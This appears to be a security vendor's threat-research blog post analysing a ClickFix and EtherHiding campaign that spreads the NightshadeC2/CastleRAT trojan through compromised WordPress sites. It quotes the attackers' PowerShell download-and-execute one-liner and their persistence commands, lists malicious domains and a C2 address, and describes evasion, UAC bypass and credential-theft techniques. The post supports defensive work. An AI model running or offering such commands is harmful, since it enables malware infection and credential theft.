ClickFix + EtherHiding Targets Anglophone Countries with NightshadeC2/CastleRAT
TL;DR
Euler Neto, a member of the WatchGuard Threat Lab, identified an active ClickFix and EtherHiding campaign targeting Windows users in Anglophone countries. WatchGuard telemetry observed activity affecting the United States, Canada, United Kingdom, Ireland, Australia, and New Zealand, with the campaign delivering NightshadeC2/CastleRAT, a Remote Access Trojan developed by the Russian Malware-as-a-Service operator TAG-150, active since March 2025.
The attack begins with compromised WordPress websites that use fake verification prompts to trick victims into executing malicious PowerShell commands. Attackers then abuse Ethereum Sepolia smart contracts, randomized subdomains, Cloudflare R2, and multiple encrypted loaders to deliver the malware while making the infection chain more difficult to detect and disrupt.
WatchGuard researchers also identified evolving URI patterns using /s/psc2, /s/psc3, and /s/psc4, with each variation representing changes in the campaign’s evasion techniques.
Once executed, NightshadeC2/CastleRAT can establish persistence, fingerprint infected systems, communicate with attacker-controlled infrastructure, and perform activities including keylogging, clipboard theft, screen capture, browser session hijacking, credential theft, and remote access.
Initial Analysis
The steps of this campaign are the following:
- Compromised website
- EtherHiding in the browser
- PowerShell + Cloudflare R2 to delivery malware
- Payload (IntelSoftwareUpdaterVX)
- Decrypted payload
Compromised WordPress websites
As observed in previous EtherHiding campaigns, the first part of the campaign also involves a compromised WordPress website, where a malicious JavaScript is injected to generate the ClickFix content.
One of ways to inject the content is using a URL in the <script> tag, the URL is in the format <domain>/goolgetagmanager.js?v=2.0%_cb=<random-numbers>.

Figure 1. Injected script that loads ClickFix
It was identified that the script content is only loaded for IPs in Anglophone countries, as observed in the bytes transferred in the two cases.

Figure 2. Networking communication when (1) loaded in non-Anglophone country and (2) Loaded in Anglophone country
Another way is with the use of the <script>[].constructor.constructor(atob(“<Base64-code>”)</script>.
It uses atob(), a native JavaScript function used to decode Base64 strings that can be used by attackers to hide the real content. In JavaScript, the constructor function allows to invoke global function or execute code without the use of most common functions like Function or eval(), and also can be used to evade defenses of the antiviruses or browser static analysis.
These two commands togethers can be used to store the malicious content directly in memory and send it to the victim’s clipboard.

Figure 3. Injected command that loads ClickFix
As explained earlier, the content is only loaded for Anglophone countries.

Figure 4. Page loaded in the compromised website (1) in non-Anglophone countries (edited by WatchGuard) and (2) in Anglophone countries
These cases only happen with URIs that have “psc3” and “psc4”, in the other case, “psc2” is the PowerShell script file Itself.
EtherHiding in the browser
The injected JavaScript is an obfuscated Windows-only remote code loader. It doesn’t contain the final payload directly. Instead, it retrieves encrypted code from an Ethereum Sepolia smart contract, and later, it’s decrypted, cached, and, finally, executed.
The obfuscation is used by mapping numeric indexes to strings in an encoded array and detecting the attempt of use of Developer Tools. It also uses the navigator.userAgentData.platform function to confirm if the victim’s machine is Windows.
After that, it queries Ethereum Sepolia RPC endpoints to obtain an encryption content from the Smart Contract and decrypts it with AES-GCM, storing the content in localStorage and executing it dynamically in the browser.
The PowerShell command that used is the following:
powerShell.exe" -c "iex(irm <random-subdomain>.<domain>.com/s/psc(2|3|4)/pr?cl -UseBasicParsing)"
The domains identified in this campaign are the following:
- aiphajqpro[.]com
- allianurkoa[.]com
- columbnezhjdq[.]com
- flakanggkol[.]com
- karburatorotzhigi[.]com
- katalizatorotzhigi[.]com
- mamglaqwek[.]com
- mospoqkzvk[.]com
- vivaldinotabot[.]com
- yougriddonaldsfile[.]com
PowerShell + Cloudflare R2 to delivery malware
Since “psc3”, the PowerShell is generated in a unique random subdomain which is generated in each campaign, so the analysts can’t have the command used for the infection.
The loaded PowerShell has many meaningless variables that are declared but never used, and some variables where each one has a part of a Base64 string that is later concatenated.
After decoded, the script is written to a random temporary file and executed hidden with policy bypass. It sets the .NET security protocol to TLS 1.2, sets the User-Agent “WebView2” and contacts a command-and-control with the URL path “/d/cani”.
It downloads an executable from the Cloudflare R2 public bucket with the domain pub-1f5a501a59d74a6a97e737126cf1fc52[.]r2[.]dev and save it %PROGRAMDATA%, removing the Mark-of-the-Web identifier.

Figure 5. PowerShell script downloaded
The downloaded executable has the name IntelSoftwareUpdaterV<X>, where X can be 6, 7 or 8. The most seen in the cases was IntelSoftwareUpdaterV8, but we will refer to this file as IntelSoftwareUpdaterVX.
Payload (IntelSoftwareUpdaterVX)
The executable is an Inno Setup package containing an embedded Python 3.11 environment with a Python script that contains the malware code, all of that in a masqueraded directory using the name WindowsApps.

Figure 6. File Information of IntelSoftwareUpdaterVX
The directory where the Python environment is dropped is %APPDATA%\Local\Microsoft\WindowsApps\Microsoft.PythonApp_<random>.

Figure 7. Python environment dropped by IntelSoftwareUpdaterVX
When executed, IntelSoftwareUpdaterVX executes “run.pyw”, which creates a Scheduled Task, gets some information from the victim machine using WMI and PowerShell and executes another PowerShell command.

Figure 8. Process tree of the execution of IntelSoftwareUpdaterVX
The commands executed in (2) are the following:
- schtasks.exe /Create /F /TN IntelSoftwareUpdater /XML %AppData%\Local\Temp\t.xml
- wmic process where name='pythonw.exe' get processid,commandline
- cmd.exe /c "ver"
- powershell.exe -NoProfile -NonInteractive -Command "(Get-CimInstance Win32_OperatingSystem).Caption
- powershell.exe -NoProfile -NonInteractive -Command "(Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct).displayName
- powershell.exe -NoProfile -NonInteractive -NoLogo -Command -
The “run.pyw” file has a string in hexadecimal and another one that is a key, which is used to decode the string. The content is decrypted with RC4 and then executed.

Figure 9. run.pyw content
The decoded string is a Python script that executes the actions that we saw in Figure 8 (2).
One important point that can be associated with TAG-150 is that the code checks the language of the victim computer and doesn’t execute the next actions if it belongs to one of the CIS countries.

Figure 10. Code stub showing the restricted languages that will not run the malware
Languages:
|
0x19: Russia 0x22: Ukraine 0x23: Belarus 0x3F: Kazakhstan 0x40: Kyrgyzstan |
0x43: Uzbekistan 0x2B: Armenia 0x2C: Azerbaijan 0x37: Georgia 0x28: Tajikistan |
The main code starts installing a persistence with Scheduled Task with the name “IntelSoftwareUpdater” that calls “run.pyw”. After that, it creates an agent configuration with a local server that sends information using DNS. The configuration also has the information associated with the smart contract and the RPC gateways that can be used to send requests to the contract.

Figure 11. Main function of the decrypted payload
The cmd_run() function, which receives, among the parameters, the agent configuration, has a call to another function that collects the information from the victim’s machine. The information that is collected is: machine GUID, disk ID, profile GUID, hostname, username, OS version, OS build, processor architecture, anti-viruses installed on the machine, and the machine domain.

Figure 12. Code stub that shows the information collected
After the collection process, it uses a function that implements a DNS-based command and control agent to send the collected information and use this information to produce a “device_hash”. As a result, it returns a content encrypted with ChaCha20 with the decryption routine implemented in the code.
The result is an IP to another infrastructure to download the next stage of the malware infection. In this case, the decrypted content was: “DNS 91.92.240.100:53”

Figure 13. Code stub that shows the information collected
The last Powershell call made in Figure 8 (2) downloads a ZIP from the domain whitecarkiario[.]com, which has two encrypted files with random names and a Python script as compiled bytecode (PYC).

Figure 14. ZIP file downloaded
This PYC file is similar to the one present in the Loader described by eSentire in a TAG-150 similar campaign. The difference is the absence of the “tomemexec” variable present in the eSentire report. Instead, it loads the content from one of the encrypted files, which is decrypted using RC4.

Figure 15. Mod.pyc content
The decrypted payload is a Python script that uses ctypes to execute Windows functions. There’s a variable named FILENAME that has a reference to the encrypted file, decrypted using the KEY content as AES-256.

Figure 16. Reference to another file and the key in the decrypted payload
There’s a variable that stores a shellcode that starts with a PE export-table parser and API resolver to form a reflective PE loader.

Figure 17. Shellcode in the decrypted payload
It also decrypts an embedded executable region and hands it to in-memory shellcode for execution, acting as a loader. It also uses VirtualProtect to change the shellcode page protection from readable/writable to executable/readable, allowing its execution.

Figure 18. Decryption process and shellcode load in the decrypted payload
Decrypted NightshadeC2/CastleRAT payload
The code has a jumptable that creates threads with different functions. In these functions we can see the utilization of some techniques mapped by Splunk that are associated with this malware.

Figure 19. Jumptable in the RAT code
The techniques mentioned by Splunk are the following:
- System Information Discovery (T1082): Obtain system information of the compromised host, including the public IP obtained with a network call to ip-api.com
- Clipboard Data (T1115): Data content from the clipboard that is sent back to the attacker. Also, it uses SendInput() to simulate a Ctrl+V and exfiltrate the data stealthily.
- Ingress Tool Transfer (T1105): Send and receive data using RC4 encryption.

Figure 20. Use of RC4 to encrypt/decrypt information sent and received
- Masquerading (T1036): Sets an environment variable that is disguised to appear like a legitimate Python or Java component.
- Keylogging (T1056.001): It uses SetWindowsHookEx() to capture keyboard inputs and save information in keylog.txt. Before the jumptables, it starts a thread with a function that creates a window and uses AddClipboardFormatListener to register the window for clipboard update notifications.

Figure 21. Keylog implementation in the RAT
- Inter-Process Communication(T1559): It creates pipes for Inter-Process Communications (IPC). It was observed the abuse of Amyuni’s USB Mobile Monitor (usbmmidd), a virtual display driver for Windows that creates an extra software-based monitor, allowing the capture or stream using remote access tools, which suggests that it’s being used for the threat actor to view the victim’s screen remotely.

Figure 22. Utilization of usbmmidd for video monitoring
- Browser Session Hijacking (T1185): It launches Chrome with the parameter -no-deelevate (or --do-not-de-elevate) to have admin access to the information on it.
- Video Capture(T1125): It uses MFEnumDeviceSources() for accessing and enumerating media capture devices.
- Rundll32 (T1218.011): It calls a shell32.dll export function to open the “run” dialog box.
- Scheduled Task/Job (T1053): To maintain persistence.
- Screen Capture(T1113): It uses a dedicated background thread that periodically captures screenshots
- Dead Drop Resolver (T1102.001): It contacts a Steam Community profile to extract the URL of the C2.

Figure 23. Utilization of Steam Community profile to extract C2
- Bypass User Account Control (T1548.002): It uses the legitimate ComputerDefaults.exe, then attaches a ThreadDebugObject and monitor for a create-process debugging event (EventCode 3), to get a handle of a new created process and use it with NtDuplicateObject() to start a new process with the new access rights.

Figure 24. Utilization of ThreadDebugObject for privilege escalation
It was also observed in the code the same Chromium ABE Bypass via DLL Injection and the same targeted Browser Extensions, which includes Crypto-Wallets, Password Managers, and Authenticators, that are present in eSentire report.
Diamond Model
| Adversary |
TAG-150, the Russian threat group associated with NightShadeC2/CastleRAT. The threat actor operates a distributed ClickFix campaign that compromises legitimate WordPress websites, injects obfuscated JavaScript, stores delivery logic on Ethereum, uses randomized DNS labels, and distributes malware through Cloudflare R2.
|
| Capability |
On the first stage:
On the second stage:
On the third stage:
Utilization of cryptographic algorithms: AES-GCM, AES-256-CBC, RC4, ChaCha20
|
| Infrastructure |
|
| Victim |
|
Conclusion
This campaign highlights the continued evolution of ClickFix-based social engineering and the growing use of legitimate infrastructure to conceal malicious activity. By combining compromised WordPress websites, Ethereum-based EtherHiding, randomized domains, PowerShell, Cloudflare R2, encrypted Python loaders, and in-memory execution, the threat actors behind the campaign create a multi-stage infection chain designed to obscure both delivery and command-and-control activity.
The final NightshadeC2/CastleRAT payload provides the attacker with extensive surveillance, credential-stealing, and remote-access capabilities. The malware can collect system information, monitor clipboard and keyboard activity, capture screenshots, interact with browser sessions, and target sensitive information stored in browsers, cryptocurrency wallets, password managers, and authentication extensions.
The campaign also shows why defenders can no longer evaluate suspicious activity based solely on whether infrastructure appears legitimate. In this operation, commonly trusted services and technologies, including WordPress, Ethereum, Cloudflare, PowerShell, Python, and Steam Community infrastructure, are incorporated at different stages of the attack. Detection therefore requires visibility across the complete execution chain, from the initial browser interaction to endpoint behavior, persistence, credential access, and command-and-control communications.
Takeaway for Defenders
The biggest lesson for defenders is simple: a legitimate website or trusted cloud service does not automatically mean the activity behind it is legitimate.
Organizations should pay particular attention to unusual chains of activity that begin in the browser and lead to command execution on the endpoint. In this campaign, the critical warning signs include fake verification pages instructing users to execute commands, browser-launched PowerShell, obfuscated scripts, downloads from unexpected cloud-storage locations, suspicious scheduled tasks, and processes attempting to collect credentials, clipboard data, screenshots, or browser information.
Defenders should prioritize:
- User awareness around ClickFix attacks. Employees should be taught that legitimate CAPTCHA or "verify you are human" challenges should not require them to open PowerShell, the Windows Run dialog, or paste commands into their computer.
- Monitoring browser-to-PowerShell activity. A browser session followed by PowerShell execution should receive heightened scrutiny, particularly when commands retrieve and immediately execute remote content.
- Detecting persistence mechanisms. Watch for suspicious scheduled tasks such as those masquerading as legitimate software updaters.
- Monitoring trusted infrastructure for abnormal behavior. Ethereum RPC endpoints, Cloudflare-hosted files, public cloud storage, and other legitimate services can be abused as part of malware delivery or command-and-control chains.
- Watching for credential and surveillance behavior. Keylogging, clipboard monitoring, screenshot capture, browser-session access, and targeting of password managers, cryptocurrency wallets, and authenticator extensions should be treated as high-priority signals.
- Correlating activity across the full attack chain. Any individual event may appear benign. The combination of browser activity, PowerShell, staged downloads, persistence, encrypted loaders, and outbound communications provides much stronger evidence of compromise.
The campaign reinforces an increasingly important defensive principle: security teams need to evaluate behavior and context, not simply the reputation of the infrastructure being used. Attackers are deliberately blending malicious activity with legitimate services to make each individual step appear less suspicious.
Follow WatchGuard on LinkedIn to stay current on emerging threats, attacker techniques, and actionable cybersecurity insights, and subscribe to Secplicity for deeper Threat Lab analysis designed to help defenders recognize what is changing and respond faster.